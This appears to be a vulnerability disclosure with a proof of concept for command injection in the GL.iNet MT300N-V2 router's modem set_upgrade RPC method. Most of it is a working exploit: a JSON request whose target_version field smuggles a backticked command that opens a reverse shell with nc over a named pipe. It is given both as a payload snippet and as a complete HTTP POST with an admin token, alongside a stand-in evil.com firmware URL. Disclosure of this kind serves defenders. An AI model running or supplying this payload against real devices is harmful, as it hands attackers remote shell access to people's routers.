
Obtain a shell by directly injecting commands.

```

1  "modem_url": "http://evil.com/fake.bin",
2      "target_version": "`rm -f /tmp/p; mkfifo${IFS}/tmp/p;
   (cat${IFS}/tmp/p|/bin/sh${IFS}-i)
   2>&1|nc${IFS}192.168.31.166${IFS}6689>/tmp/p`",
3      "current_version": "0.9",
4      "firmware_upload": "/tmp/fake.bin",
5      "hash_type": "md5",
6      "hash_value": "abc123",
7      "upgrade_type": "firmware"

```

The screenshot for obtaining the shell is as follows:



The video for obtaining the shell is as follows:

GL.iNet_MT300N-V2_modem_set_upgrade.mp4

PoC

When verifying, update the value of the first element in the params list. The value corresponding to this PoC is xRMRrLozVy4bKjMI6OAVb45nkLEQqMfI.

```

1  POST /rpc HTTP/1.1
2
3  Host: 192.168.31.7
4
5  Content-Length: 492
6
7  Accept: application/json, text/plain, */*
8
9  Accept-Language: en-US

```

```
10
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
    (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
12
13 Content-Type: application/json
14
15 Origin: http://192.168.31.7
16
17 Referer: http://192.168.31.7/
18
19 Accept-Encoding: gzip, deflate, br
20
21 Cookie: Admin-Token=xRMRRLozVy4bKjMI60AVb45nkLEQqMfI
22
23 Connection: keep-alive
24
25
26
27 {"jsonrpc": "2.0", "id": 272, "method": "call", "params":
    ["xRMRRLozVy4bKjMI60AVb45nkLEQqMfI", "modem", "set_upgrade", {
28
29     "modem_url": "http://evil.com/fake.bin",
30
31     "target_version": "`rm -f /tmp/p; mkfifo${IFS}/tmp/p;
    (cat${IFS}/tmp/p|/bin/sh${IFS}-i)
    2>&1|nc${IFS}192.168.31.166${IFS}6689>/tmp/p`",
32
33     "current_version": "0.9",
34
35     "firmware_upload": "/tmp/fake.bin",
36
37     "hash_type": "md5",
38
39     "hash_value": "abc123",
40
41     "upgrade_type": "firmware"
42
43     }
    ]
  }
```

Discoverer

ZippyJia